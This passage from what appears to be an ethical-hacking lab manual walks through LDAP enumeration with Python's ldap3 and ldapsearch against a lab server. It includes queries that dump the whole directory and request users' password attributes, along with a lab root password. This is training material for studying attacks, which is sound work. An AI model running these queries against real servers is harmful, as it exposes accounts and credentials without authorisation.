


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Type **connection.bind()** and press **Enter** to bind the connection. We will receive response as **True** which means the connection is established successfully




21. Type **server.info** and press **Enter** to gather information such as naming context or domain name, as shown in the screenshot below.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. After receiving the naming context, we can make more queries to the server to extract more information.
23. In the terminal window, type **connection.search(search_base='DC=CEH,DC=com',search_filter='(&(objectclass=*))',search_scope='SUBTREE', attributes='*')** and press **Enter**.
24. Type **connection.entries** and press **Enter** to retrieve all the directory objects.



25. In the python3 shell, type **connection.search(search_base='DC=CEH,DC=com',search_filter='(&(objectclass=person))',search_scope='SUBTREE', attributes='userpassword')** and press **Enter**. **True** response indicates that the query is successfully executed.
26. Type **connection.entries** and press **Enter** to dump the entire LDAP information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



27. Using this information attackers can launch web application attacks and they can also gain access to the target machine.
28. This concludes the demonstration of LDAP enumeration using Nmap and Python.
29. Close all open windows and document all the acquired information.

Task 3: Perform LDAP Enumeration using ldapsearch

ldapsearch is a shell-accessible interface to the ldap_search_ext(3) library call. ldapsearch opens a connection to an LDAP server, binds the connection, and performs a search using the specified parameters. The filter should conform to the string representation for search filters as defined in RFC 4515. If not provided, the default filter, (objectClass=*), is used.

Here, we will use ldapsearch to perform LDAP enumeration on the target system.

Note: Ensure that the **Windows Server 2022** virtual machine is running.


1. In **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. In the terminal, type **ldapsearch -h [Target IP Address] -x -s base namingcontexts** and press **Enter** (here, the target IP address is **10.10.1.22**), to gather details related to the naming contexts.

